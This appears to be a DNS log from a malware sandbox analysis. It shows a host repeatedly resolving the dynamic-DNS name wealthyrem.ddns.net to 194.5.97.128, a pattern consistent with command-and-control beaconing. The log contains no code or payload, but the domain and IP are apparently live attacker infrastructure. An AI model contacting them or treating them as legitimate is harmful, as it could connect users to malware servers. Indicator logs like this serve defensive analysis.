Aug 3, 2021 17:58:16.579519987 CEST	192.168.2.7	8.8.8.8	0x6f82	Standard query (0)	clientconfig.passport.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:40.725461960 CEST	192.168.2.7	8.8.8.8	0x738d	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:42.953814983 CEST	192.168.2.7	8.8.8.8	0x90c7	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:45.163568974 CEST	192.168.2.7	8.8.8.8	0x56c0	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:47.377684116 CEST	192.168.2.7	8.8.8.8	0x99ee	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:49.570652962 CEST	192.168.2.7	8.8.8.8	0x7ab2	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:51.785244942 CEST	192.168.2.7	8.8.8.8	0x31cd	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:53.982469082 CEST	192.168.2.7	8.8.8.8	0xdaf9	Standard query (0)	wealthyrem.ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 18:00:56.242800951 CEST	192.168.2.7	8.8.8.8	0x350	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:58.458664894 CEST	192.168.2.7	8.8.8.8	0xcfca	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:00.649725914 CEST	192.168.2.7	8.8.8.8	0xae34	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:02.853516102 CEST	192.168.2.7	8.8.8.8	0xf50e	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:05.072191954 CEST	192.168.2.7	8.8.8.8	0x8ff2	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:07.272125006 CEST	192.168.2.7	8.8.8.8	0xe6a3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:09.504134893 CEST	192.168.2.7	8.8.8.8	0x2701	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:11.823220015 CEST	192.168.2.7	8.8.8.8	0xf0b5	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:15.024833918 CEST	192.168.2.7	8.8.8.8	0x3e9e	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:17.233573914 CEST	192.168.2.7	8.8.8.8	0x3d9e	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:19.463181973 CEST	192.168.2.7	8.8.8.8	0x3138	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:21.663360119 CEST	192.168.2.7	8.8.8.8	0xc0be	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:23.853765965 CEST	192.168.2.7	8.8.8.8	0xed2c	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:26.038454056 CEST	192.168.2.7	8.8.8.8	0xa6ab	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:28.311839104 CEST	192.168.2.7	8.8.8.8	0xe72	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:30.514034033 CEST	192.168.2.7	8.8.8.8	0x73	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:32.702085018 CEST	192.168.2.7	8.8.8.8	0x4dee	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:34.914820910 CEST	192.168.2.7	8.8.8.8	0x125	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:37.102677107 CEST	192.168.2.7	8.8.8.8	0x3b76	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:39.300961018 CEST	192.168.2.7	8.8.8.8	0xe6e0	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:41.516207933 CEST	192.168.2.7	8.8.8.8	0x14ed	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:43.755731106 CEST	192.168.2.7	8.8.8.8	0x53a1	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:45.963052034 CEST	192.168.2.7	8.8.8.8	0xd0b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:48.162206888 CEST	192.168.2.7	8.8.8.8	0xd981	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:50.369716883 CEST	192.168.2.7	8.8.8.8	0xe3ac	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:52.571094990 CEST	192.168.2.7	8.8.8.8	0x8a7	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:54.775854111 CEST	192.168.2.7	8.8.8.8	0x2605	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:56.963598967 CEST	192.168.2.7	8.8.8.8	0x87f4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:59.232003927 CEST	192.168.2.7	8.8.8.8	0xb27a	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:01.442179918 CEST	192.168.2.7	8.8.8.8	0x5296	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:03.636559010 CEST	192.168.2.7	8.8.8.8	0xac70	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:06.978085995 CEST	192.168.2.7	8.8.8.8	0xb39f	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:09.167769909 CEST	192.168.2.7	8.8.8.8	0x6b0f	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:11.370918036 CEST	192.168.2.7	8.8.8.8	0x1c7	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:13.576644897 CEST	192.168.2.7	8.8.8.8	0xc54b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:15.953099012 CEST	192.168.2.7	8.8.8.8	0xcd0b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:18.953138113 CEST	192.168.2.7	8.8.8.8	0xf049	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 18:02:21.142889023 CEST	192.168.2.7	8.8.8.8	0x3892	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:23.342089891 CEST	192.168.2.7	8.8.8.8	0x991	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:25.529216051 CEST	192.168.2.7	8.8.8.8	0x25ef	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:27.731426954 CEST	192.168.2.7	8.8.8.8	0xdaab	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:29.919620037 CEST	192.168.2.7	8.8.8.8	0x9f46	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:32.171211004 CEST	192.168.2.7	8.8.8.8	0x5b39	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:34.362713099 CEST	192.168.2.7	8.8.8.8	0x3531	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:36.564641953 CEST	192.168.2.7	8.8.8.8	0xb7a6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:38.778537035 CEST	192.168.2.7	8.8.8.8	0x42e2	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:40.987184048 CEST	192.168.2.7	8.8.8.8	0x20bf	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:43.195158958 CEST	192.168.2.7	8.8.8.8	0x27d7	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:45.389694929 CEST	192.168.2.7	8.8.8.8	0x58b6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:47.632599115 CEST	192.168.2.7	8.8.8.8	0x5cc6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:49.815867901 CEST	192.168.2.7	8.8.8.8	0xe02b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:52.019388914 CEST	192.168.2.7	8.8.8.8	0x186d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:54.202487946 CEST	192.168.2.7	8.8.8.8	0x2186	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:56.397581100 CEST	192.168.2.7	8.8.8.8	0x2323	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:02:58.597013950 CEST	192.168.2.7	8.8.8.8	0xd3f6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:00.781600952 CEST	192.168.2.7	8.8.8.8	0x4b6d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:03.056288958 CEST	192.168.2.7	8.8.8.8	0x4c22	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:05.250902891 CEST	192.168.2.7	8.8.8.8	0xd143	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:07.470375061 CEST	192.168.2.7	8.8.8.8	0x9af0	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:09.669513941 CEST	192.168.2.7	8.8.8.8	0xaf82	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:11.892159939 CEST	192.168.2.7	8.8.8.8	0x7d29	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:14.111555099 CEST	192.168.2.7	8.8.8.8	0x9932	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:16.298263073 CEST	192.168.2.7	8.8.8.8	0xde69	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:18.577682018 CEST	192.168.2.7	8.8.8.8	0x2e68	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:20.823909998 CEST	192.168.2.7	8.8.8.8	0x798b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:23.382271051 CEST	192.168.2.7	8.8.8.8	0x8e2f	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:25.568608999 CEST	192.168.2.7	8.8.8.8	0x4611	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:27.786000013 CEST	192.168.2.7	8.8.8.8	0xa107	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:29.970823050 CEST	192.168.2.7	8.8.8.8	0xcfe7	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:32.280169010 CEST	192.168.2.7	8.8.8.8	0x8b08	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:34.624697924 CEST	192.168.2.7	8.8.8.8	0x8116	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:36.843624115 CEST	192.168.2.7	8.8.8.8	0xd602	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:39.766789913 CEST	192.168.2.7	8.8.8.8	0x16a	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:42.572490931 CEST	192.168.2.7	8.8.8.8	0x92f	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 18:03:44.770999908 CEST	192.168.2.7	8.8.8.8	0x88a6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:46.998238087 CEST	192.168.2.7	8.8.8.8	0xa4e6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:49.284440041 CEST	192.168.2.7	8.8.8.8	0xdf82	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:51.488023996 CEST	192.168.2.7	8.8.8.8	0xff63	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:53.693032026 CEST	192.168.2.7	8.8.8.8	0xa21c	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:55.907618999 CEST	192.168.2.7	8.8.8.8	0x8a7e	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:03:58.144536972 CEST	192.168.2.7	8.8.8.8	0x5e20	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:00.352569103 CEST	192.168.2.7	8.8.8.8	0x4f3b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:02.567497015 CEST	192.168.2.7	8.8.8.8	0xa9e6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:04.826550007 CEST	192.168.2.7	8.8.8.8	0x8f00	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:07.021646976 CEST	192.168.2.7	8.8.8.8	0xf3e7	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:09.210397959 CEST	192.168.2.7	8.8.8.8	0xb88c	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:11.397119045 CEST	192.168.2.7	8.8.8.8	0xd8f3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:13.742794991 CEST	192.168.2.7	8.8.8.8	0x4252	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:16.432327032 CEST	192.168.2.7	8.8.8.8	0xc1ac	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:18.622884989 CEST	192.168.2.7	8.8.8.8	0x17fb	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:20.852276087 CEST	192.168.2.7	8.8.8.8	0x6718	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:23.043164968 CEST	192.168.2.7	8.8.8.8	0x9b99	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:25.248914957 CEST	192.168.2.7	8.8.8.8	0x1bb4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:27.449661016 CEST	192.168.2.7	8.8.8.8	0x108a	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:29.668241978 CEST	192.168.2.7	8.8.8.8	0x8de1	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:31.869529963 CEST	192.168.2.7	8.8.8.8	0x13ad	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:34.244858027 CEST	192.168.2.7	8.8.8.8	0xd2b9	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:36.483568907 CEST	192.168.2.7	8.8.8.8	0xcd9d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:38.694935083 CEST	192.168.2.7	8.8.8.8	0xa6cb	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:40.927027941 CEST	192.168.2.7	8.8.8.8	0xf65d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:43.148438931 CEST	192.168.2.7	8.8.8.8	0xcbd7	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:45.355446100 CEST	192.168.2.7	8.8.8.8	0x19e1	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:47.541191101 CEST	192.168.2.7	8.8.8.8	0xbde2	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:49.799333096 CEST	192.168.2.7	8.8.8.8	0x8f91	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:53.196739912 CEST	192.168.2.7	8.8.8.8	0xa6f0	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:55.389027119 CEST	192.168.2.7	8.8.8.8	0x2fd6	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:57.591773987 CEST	192.168.2.7	8.8.8.8	0x813d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:04:59.795327902 CEST	192.168.2.7	8.8.8.8	0x903a	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:01.986629009 CEST	192.168.2.7	8.8.8.8	0x264a	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:04.179060936 CEST	192.168.2.7	8.8.8.8	0xefb3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:06.370069027 CEST	192.168.2.7	8.8.8.8	0x4fc4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 18:05:08.592544079 CEST	192.168.2.7	8.8.8.8	0xd1f4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:11.766412020 CEST	192.168.2.7	8.8.8.8	0x5a16	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:13.996082067 CEST	192.168.2.7	8.8.8.8	0x8e29	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:16.184967995 CEST	192.168.2.7	8.8.8.8	0x3c60	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:18.386063099 CEST	192.168.2.7	8.8.8.8	0xedbb	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:20.575215101 CEST	192.168.2.7	8.8.8.8	0x9e9	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:22.764461040 CEST	192.168.2.7	8.8.8.8	0x378	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:25.003761053 CEST	192.168.2.7	8.8.8.8	0x87e4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:27.221846104 CEST	192.168.2.7	8.8.8.8	0xd4aa	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:30.703397036 CEST	192.168.2.7	8.8.8.8	0x1d87	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:33.031140089 CEST	192.168.2.7	8.8.8.8	0x4a12	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:35.231430054 CEST	192.168.2.7	8.8.8.8	0x7c58	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:37.450562000 CEST	192.168.2.7	8.8.8.8	0x9baa	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:39.653464079 CEST	192.168.2.7	8.8.8.8	0x643f	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:41.900424957 CEST	192.168.2.7	8.8.8.8	0x582d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:44.099422932 CEST	192.168.2.7	8.8.8.8	0x835d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:46.318114996 CEST	192.168.2.7	8.8.8.8	0xb619	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:49.050117970 CEST	192.168.2.7	8.8.8.8	0xad66	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:51.279237032 CEST	192.168.2.7	8.8.8.8	0x2e1a	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:53.496871948 CEST	192.168.2.7	8.8.8.8	0x421b	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:55.702008009 CEST	192.168.2.7	8.8.8.8	0xc87	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:05:57.925591946 CEST	192.168.2.7	8.8.8.8	0xee3f	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:00.129034042 CEST	192.168.2.7	8.8.8.8	0xe089	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:02.342406988 CEST	192.168.2.7	8.8.8.8	0xc548	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:04.561638117 CEST	192.168.2.7	8.8.8.8	0x86c3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:06.782063007 CEST	192.168.2.7	8.8.8.8	0x4a5c	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:08.985441923 CEST	192.168.2.7	8.8.8.8	0x9c4	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:11.207012892 CEST	192.168.2.7	8.8.8.8	0x33ba	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:13.475601912 CEST	192.168.2.7	8.8.8.8	0x571e	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:15.661334038 CEST	192.168.2.7	8.8.8.8	0x6b30	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:17.860109091 CEST	192.168.2.7	8.8.8.8	0x4ea5	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:20.232481003 CEST	192.168.2.7	8.8.8.8	0x1cc7	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:22.489272118 CEST	192.168.2.7	8.8.8.8	0xb059	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:24.708709002 CEST	192.168.2.7	8.8.8.8	0x437f	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:26.908519983 CEST	192.168.2.7	8.8.8.8	0x4247	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:29.123908043 CEST	192.168.2.7	8.8.8.8	0x5512	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:31.318967104 CEST	192.168.2.7	8.8.8.8	0xd5e3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 18:06:33.526235104 CEST	192.168.2.7	8.8.8.8	0xf54d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:35.725197077 CEST	192.168.2.7	8.8.8.8	0x75c3	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:37.910315990 CEST	192.168.2.7	8.8.8.8	0xc0a5	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:41.046650887 CEST	192.168.2.7	8.8.8.8	0x7b64	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:43.236715078 CEST	192.168.2.7	8.8.8.8	0x1d	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:45.437988043 CEST	192.168.2.7	8.8.8.8	0xfd8	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:47.642828941 CEST	192.168.2.7	8.8.8.8	0xb137	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)
Aug 3, 2021 18:06:49.829391956 CEST	192.168.2.7	8.8.8.8	0x7a24	Standard query (0)	wealthyrem .ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 17:58:16.621526003 CEST	8.8.8.8	192.168.2.7	0x6f82	No error (0)	clientconf ig.passport.net	authgfx.msa.akadns6.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 18:00:40.761003017 CEST	8.8.8.8	192.168.2.7	0x738d	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:42.986603022 CEST	8.8.8.8	192.168.2.7	0x90c7	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:45.200649023 CEST	8.8.8.8	192.168.2.7	0x56c0	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:47.415944099 CEST	8.8.8.8	192.168.2.7	0x99ee	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:49.603174925 CEST	8.8.8.8	192.168.2.7	0x7ab2	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:51.812900066 CEST	8.8.8.8	192.168.2.7	0x31cd	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:54.018591881 CEST	8.8.8.8	192.168.2.7	0xdaf9	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:56.278626919 CEST	8.8.8.8	192.168.2.7	0x350	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:00:58.484508038 CEST	8.8.8.8	192.168.2.7	0xcfca	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:00.686336040 CEST	8.8.8.8	192.168.2.7	0xae34	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:02.893786907 CEST	8.8.8.8	192.168.2.7	0xf50e	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
Aug 3, 2021 18:01:05.097134113 CEST	8.8.8.8	192.168.2.7	0x8ff2	No error (0)	wealthyrem .ddns.net		194.5.97.128	A (IP address)	IN (0x0001)
